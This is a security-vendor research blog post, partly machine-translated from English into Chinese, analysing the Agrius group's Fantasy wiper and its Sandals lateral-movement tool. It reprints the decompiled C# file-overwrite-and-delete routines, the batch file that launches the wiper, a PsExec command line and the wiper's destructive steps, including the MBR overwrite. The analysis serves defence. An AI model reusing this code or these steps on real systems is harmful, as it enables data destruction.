ESET研究

Fantasy——通过供应链攻击部署的新型 Agrius 雨刮器

ESET 研究人员分析了一次供应链攻击，该攻击滥用以色列软件开发商部署 Agrius 的新型擦拭器 Fantasy，受害者包括钻石行业

亚当·伯格

2022 年 12 月 7 日 15 分钟 读,

ESET 研究人员在分析滥用以色列软件开发商的供应链攻击时发现了一种新的擦除器及其执行工具，均归因于 Agrius APT 组织。该组织以其破坏性活动而闻名。

2022 年 2 月，Agrius 开始瞄准以色列人力资源和 IT 咨询公司以及钻石行业使用的以色列软件套件的用户。我们认为，Agrius 运营商实施了供应链攻击，滥用以色列软件开发商部署新的雨刷器 Fantasy 以及新的横向移动和 Fantasy 执行工具 Sandals。

Fantasy 擦除器建立在之前报道的Apostle 擦除器的基础上，但并不像 Apostle 最初那样尝试伪装成勒索软件。相反，它可以正常工作擦除数据。在南非（Fantasy 部署前几周就开始侦察）、以色列和香港都观察到了受害者的情况。

这篇博文的要点：

- *Agrius 滥用以色列钻石行业使用的软件套件进行了供应链攻击。*
- *然后，该小组部署了一种新的雨刮器，我们将其命名为"Fantasy"。它的大部分代码库来自 Apostle，Agrius 之前的擦拭器。*
- *除了 Fantasy 之外，Agrius 还部署了一种新的横向运动和 Fantasy 执行工具，我们将其命名为 Sandals。*
- *受害者包括以色列人力资源公司、IT 咨询公司和一家钻石批发商；一家从事钻石行业的南非组织；以及香港的一名珠宝商。*

集团概况

Agrius 是一个较新的与伊朗结盟的组织，自 2020 年以来一直以以色列和阿拉伯联合酋长国的受害者为目标。该组织最初部署了一个伪装成勒索软件的擦除器 Apostle，但后来将 Apostle 修改为完全成熟的勒索软件。Agrius 利用面向互联网的应用程序中的已知漏洞来安装 Webshell，然后在横向移动之前进行内部侦察，然后部署其恶意负载。

活动概览

活动概览

2022 年2月 20 日，Agrius 在南非钻石行业的一个组织中部署了凭证收集工具，可能是为这次活动做准备。然后，在2022年3月12日，Agrius通过部署Fantasy和Sandals发起了擦除攻击，首先针对南非的受害者，然后针对以色列的受害者，最后针对香港的受害者。

以色列的受害者包括一家 IT 支持服务公司、一家钻石批发商和一家人力资源咨询公司。南非受害者来自钻石行业的单一组织，香港受害者是一名珠宝商。




图1. 受害者时间线和地点

该活动持续了不到三个小时，在这段时间内，ESET 客户已经受到保护，检测结果将 Fantasy 识别为擦除器，并阻止其执行。我们观察到软件开发人员在攻击发生后的几个小时内就推出了干净的更新。我们联系了软件开发人员，通知他们可能存在的妥协，但我们的询问没有得到答复。

准备出发

Agrius 操作员通过未知方式向受害系统部署的第一批工具是：

- MiniDump，“ *mimikatz/pypykatz minidump 功能的 C# 实现，用于从 LSASS 转储获取凭据”*

- SecretsDump，一个 Python 脚本，“*执行各种技术从远程计算机转储哈希值，而无需在那里执行任何代理*”
- Host2IP，一个自定义 C#/.NET 工具，可将主机名解析为 IP 地址。

Sandals 需要这些工具收集的用户名、密码和主机名才能成功传播和执行 Fantasy 擦除器。Agrius 运营商于 2022 年2月 20 日向该活动的第一个受害者部署了 MiniDump 和 SecretsDump ，但直到 2022 年 3 月 12日才部署 Host2IP、Fantasy 和 Sandals（连续）。

凉鞋：点燃幻想（雨刷）

Sandals 是一个用 C#/.NET 编写的 32 位 Windows 可执行文件。我们选择这个名称是因为 Sandals 是它接受的一些命令行参数的变位词。它用于通过 SMB 连接到同一网络中的系统，将批处理文件写入执行 Fantasy 擦除器的磁盘，然后使用以下命令行字符串通过PsExec运行该批处理文件：

- `PsExec.exe /accepteula -d -u "<用户名>" -p "<密码>" -s "C:\<路径>\<GUID>.bat"`

PsExec 选项具有以下含义：

- `-d` – 不等待进程终止（非交互式）。
- `/accepteula` – 禁止显示许可证对话框。
- `-s` – 在系统帐户中运行远程进程。

Sandals 不会将 Fantasy 擦除器写入远程系统。我们认为 Fantasy 擦拭器是通过使用软件开发商的软件更新机制的供应链攻击来部署的。该评估基于以下几个因素：

- 所有受害者都是受影响软件开发商的客户；
- Fantasy 雨刮器的命名方式与该软件的合法版本类似；
- all victims executed the Fantasy wiper within a 2.5 hour timeframe,

where victims in South Africa were targeted first, then victims in Israel, and finally victims in Hong Kong (we attribute the delay in targeting to time zone differences and a hardcoded check-in time within the legitimate software); and,

- lastly, the Fantasy wiper was written to, and executed from, `%SYSTEM%\Windows\Temp`, the default temp directory for Windows systems.


Additionally, we believe the victims were already using PsExec, and Agrius operators chose to use PsExec to blend into typical administrative activity on the victims' machines, and for ease of batch file execution. Table 1 lists the command line arguments accepted by Sandals.

Table 1. Sandals arguments and their descriptions

Argument	Description	Required
`-f <filepath>`	A path and filename to a file that contains a list of hostnames that should be targeted.	Yes
`-u <username>`	The username that will be used to log into the remote hostname(s) in argument `-f`.	Yes
`-p <password>`	The username that will be used to log into the remote hostname(s) in argument `-f`.	Yes
`-l <filepath>`	The path and filename of the Fantasy wiper on the remote system that will be executed by the batch file created by Sandals.	Yes
	The location to which Sandals will write the batch file on the remote	

-d <path>	write the batch file on the remote system. Default location is %WINDOWS%\Temp.	No
-s <integer>	The amount of time, in seconds, that Sandals will sleep between writing the batch file to disk and executing. The default is two seconds.	No
-a file <filepath> or -a random or -a rsa	If -a is followed by the word file and a path and filename, Sandals uses the encryption key in the supplied file. If -a is followed by rsa or random, Sandals uses the RSACryptoServiceProvider class to generate a public-private key pair with a key size of 2,048.	No
-dn <devicename>	Specifies which drive to connect with on a remote system over SMB. Default is C:.	No
-ps <filepath>	Location of PsExec on disk. Default is psexec.exe in the current working directory.	No
-ra	If -ra is supplied at runtime, it sets the variable flag to True (initially set to False). If flag=True, Sandals deletes all files written to disk in the current working directory. If flag=False, Sandals skips the file cleanup step.	No

The batch file written to disk by Sandals is named `<GUID>.bat`, where the filename is the output of the Guid.NewGuid() method. An example of a Sandals batch file is shown in Figure 2.



```
@echo off
C:\Windows\temp\fantasy35.exe PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0idXRmLTE2Ij8+DQo8UlNBUGFyYW1ldGVycyB4bWxuczp4
c2Q9Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvWE1MU2NoZW1hIiB4bWxuczp4c2k9Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvWE1MU2NoZW1hLWluc3
RhbmNlIj4NCiAgPEV4cG9uZW50PkFRQUI8L0V4cG9uZW50Pg0KICA8TW9kdWx1cz4xREhNUzBhSDRoNDRuUit6YUN4NGxLTVVhN29LQjQ2NUwycmw3
TW1yem1seTlaQXk2VnN6VXBnc2lvTGVJMkVVLzNkdkJtTDIwU0RGMEs2N1FLT0tiYS9tN3NEM3Uybk93bGdwUzgyZFhkVnlBMlFZejVIaDMwM2dBRF
JUZVd3RWErUm9aeDlDWm9YMmZoRnlnbncxQU5YL3FOc09jYTFSSVE4R3dFR1RzUm5wZFNZR0h3Z0NlKy9rRW43WTRrb3BScDRCNFpDK3paUE5URGdj
aWl2MUZHeUdXV1ZnSWNKR2lBTisrY3RFV05EVk1HOFN5Tk1vRFI0aklXTmJPVkl6OVJLeXZSV2FtL3YzaFNBWE9MMzQ5cWowUDI1VjhVN0RsTWxKVT
RVVlBlUFQ1Y0JUbkcvRHhUcjBIUUR2SnFyN2RudEdlMGkyREZEd1RjaGNjb2NnZ3c9PTwvTW9kdWx1cz4NCjwvUlNBUGFyYW1ldGVycz4=
SET Filename=%"%fantasy35.exe%"%
SET FilePath=%"%C:\Windows\temp\fantasy35.exe%"%
:check
timeout 30
tasklist /fi "ImageName eq %Filename%" /fo csv 2>NUL | find /I "%Filename%">NUL
if "%ERRORLEVEL%"=="0" (goto check) else (DEL /s "%FilePath%")
del %0
```

```
Base64 decode of "PD94bWw..."
<?xml version="1.0" encoding="utf-16"?>
<RSAParameters xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <Exponent>AQAB</Exponent>
  <Modulus>1DHMS0aH4h44nR+zaCx4lKMUa7oKB465L2rl7Mmrzmly9ZAy6VszUpgsioLeI2EU/3dvBmL20SDF0K67QKOKba/m7sD3u2nOwlgpS82
  dXdVyA2QYz5Hh303gADRTeWwEa+RoZx9CZoX2fhFygnw1ANX/qNsOca1RIQ8GwEGTsRnpdSYGHwgCe+/kEn7Y4kopRp4B4ZC+zZPNTDgciiv1FGy
  GWWVgIcJGiAN++ctEWNDVMG8SyNMoDR4jIWNbOVIz9RKyvRWam/v3hSAXOL349qj0P25V8U7DlMlJU4UVPePT5cBTnG/DxTr0HQDvJqr7dntGe0i
  2DFDwTchccocggw==</Modulus>
</RSAParameters>
```


Figure 2. Sandals batch file (top, in red) and the decoded command line parameter (bottom, in blue)

The base64 string that follows `fantasy35.exe` is likely a relic of the execution requirements of Apostle (more details in the *Attribution to Agrius* section). However, the Fantasy wiper only looks for an argument of `411` and ignores all other runtime input (see the next section for more information).

Fantasy wiper

The Fantasy wiper is also a 32-bit Windows executable written in C#/.NET, so named for its filenames: `fantasy45.exe` and `fantasy35.exe`, respectively. Figure 3 depicts the execution flow of the Fantasy wiper.

Mutex "Global-GtKn6ATUE9YT1QPn5vQf"


Get list of all fixed drives (except %WINDOWS%)
FOR EACH DRIVE
Get recursive directory listing
FOR EACH FILE IN DIRECTORY LISTING
Overwrite file with random data (3x)
Set timestamps to "2037-01-01 00:00:00"
Delete file
Delete reg keys in HKCR
Clear all WinEventLogs
Delete %SYSTEMDRIVE%
Sleep 2 minutes
Overwrite MBR
Delete self




Figure 3. Fantasy wiper execution flow

Initially, Fantasy creates a mutex to ensure that only one instance is running. It collects a list of fixed drives but excludes the drive where the `%WINDOWS%` directory exists. Then it enters a for loop iterating over the drive list to build a recursive directory listing, and uses the `RNGCryptoServiceProvider.GetBytes` method to create a cryptographically strong sequence of random values in a 4096-byte array. If a runtime argument of `411` is supplied to the wiper, the `for` loop overwrites the contents of every file with the aforementioned byte array using a nested `while` loop. Otherwise, the `for` loop only overwrites files with a file extension listed in the Appendix.

Fantasy then assigns a specific timestamp (`2037-01-01 00:00:00`) to these file timestamp properties:

- `CreationTime`
- `LastAccessTime`
- `LastWriteTime`
- `CreationTimeUtc`
- `SetLastAccessTimeUtc`
- `LastWriteTimeUtc`

and then deletes the file. This is presumably done to make recovery and forensic analysis more difficult.

During the `for` loop, the Fantasy wiper counts errors within the current directory when attempting to overwrite files. If the number of errors exceeds 50, it writes a batch file, `%WINDOWS%\Temp\<GUID>.bat`, that deletes the directory with the files causing the errors, and then self-deletes. File wiping then resumes in the next directory in the target list.

Once the `for` loop completes, the Fantasy wiper creates a batch file in `%WINDOWS%\Temp` called `registry.bat`. The batch file deletes the following registry keys:

- `HKCR\.EXE`
- `HKCR\.dll`
- `HKCR\*`

Then it runs the following to attempt to clear file system cache memory:

- `%windir%\system32\rundll32.exe advapi32.dll,ProcessIdleTasks`

Lastly, `registry.bat` deletes itself (`del %0`).


Next, the Fantasy wiper clears all Windows event logs and creates another batch file, `system.bat`, in `%WINDOWS%\Temp`, that recursively deletes all files on `%SYSTEMDRIVE%`, attempts to clear file system cache memory, and self-deletes. Then Fantasy sleeps for two minutes before overwriting the system's Master Boot Record.

Fantasy then writes another batch file, `%WINDOWS%\Temp\remover.bat`, that deletes the Fantasy wiper from disk and then deletes itself. Then Fantasy wiper sleeps for 30 seconds before rebooting the system with reason code SHTDN_REASON_MAJOR_OTHER (0x00000000) -- Other issue.

It is likely that `%SYSTEMDRIVE%` recovery is possible. Victims were observed to be back up and running within a matter of hours.

Attribution to Agrius

Much of the code base from Apostle, initially a wiper masquerading as ransomware then updated to actual ransomware, was directly copied to Fantasy and many other functions in Fantasy were only slightly modified from Apostle, a known Agrius tool. However, the overall functionality of Fantasy is that of a wiper without any attempt to masquerade as ransomware. Figure 4 shows the file deletion functions in Fantasy and Apostle, respectively. There are only a few small tweaks between the original function in Apostle and the Fantasy implementation.



```
private void JobFileContent(string filename, int timesToWrite = 3)
{
    if (!File.Exists(filename))
    {
        return;
    }
    FileInfo fileInfo = new FileInfo(filename);
    try
    {
        File.SetAttributes(filename, FileAttributes.Normal);
        using (FileStream fileStream = new FileStream(fileInfo.FullName, FileMode.Open, FileAccess.Write, FileShare.None))
        {
            fileStream.Position = 0L;
            long num = (long)(512.0 * Math.Pow(1024.0, 2.0));
            if (fileStream.Length > num)
            {
                fileStream.Position = fileStream.Length - (long)Math.Pow(1024.0, 1.0) - 1;
                fileStream.Position = 0L;
                long damageBlock = num * 10 / 100;
                double num2 = Math.Ceiling((double)fileStream.Length / (double)num);
                for (int i = 0; (double)i < num2; i++)
                {
                    LargeFileJob(fileStream, i, num, damageBlock, timesToWrite);
                }
            }
            else
            {
                Job(fileStream.Length, timesToWrite, fileStream);
            }
            fileStream.SetLength(0L);
        }
        DateTime dateTime = new DateTime(2037, 1, 1, 0, 0, 0);
        File.SetCreationTime(filename, dateTime);
        File.SetLastAccessTime(filename, dateTime);
        File.SetLastWriteTime(filename, dateTime);
        File.SetCreationTimeUtc(filename, dateTime);
        File.SetLastAccessTimeUtc(filename, dateTime);
        File.SetLastWriteTimeUtc(filename, dateTime);
        fileInfo.Delete();
    }
```


```
public void DeleteFile(string filename)
{
    try
    {
        if (!File.Exists(filename))
        {
            return;
        }
        FileInfo fileInfo = new FileInfo(filename);
        File.SetAttributes(filename, FileAttributes.Normal);
        using (FileStream fileStream = new FileStream(fileInfo.FullName, FileMode.Open, FileAccess.Write, FileShare.None))
        {
            fileStream.Position = 0L;
            long num = (long)(512.0 * Math.Pow(1024.0, 2.0));
            if (fileStream.Length > num)
            {
                fileStream.Position = fileStream.Length - (long)Math.Pow(1024.0, 1.0) - 1;
                fileStream.Position = 0L;
                long damageBlock = num * 25 / 100;
                double num2 = Math.Ceiling((double)fileStream.Length / (double)num);
                for (int i = 0; (double)i < num2; i++)
                {
                    LargeFileDelete(fileStream, i, num, damageBlock);
                }
            }
            else
            {
                Delete(fileStream.Length, fileStream);
            }
            fileStream.SetLength(0L);
        }
        DateTime dateTime = new DateTime(2037, 1, 1, 0, 0, 0);
        File.SetCreationTime(filename, dateTime);
        File.SetLastAccessTime(filename, dateTime);
        File.SetLastWriteTime(filename, dateTime);
        File.SetCreationTimeUtc(filename, dateTime);
        File.SetLastAccessTimeUtc(filename, dateTime);
        File.SetLastWriteTimeUtc(filename, dateTime);
        fileInfo.Delete();
```

```
    }
```

Figure 4. File deletion functions from the Fantasy wiper (top, in red) and Apostle ransomware (bottom, in green)

Figure 4. File deletion functions from the Fantasy wiper (top, in red) and Apostle ransomware (bottom, in green)

Figure 5 shows that the directory listing function is almost a direct copy, with only the function variables getting a slight tweak between Apostle and Fantasy.




```
public void DoForDirectory(string directoryName, int threadCount = 2)
{
    try
    {
        GetDirectoryFileList(directoryName);
        GetSubDirectoryFileListRecursive(directoryName);
        Thread[] array = new Thread[threadCount];
        for (int i = 0; i < threadCount; i++)
        {
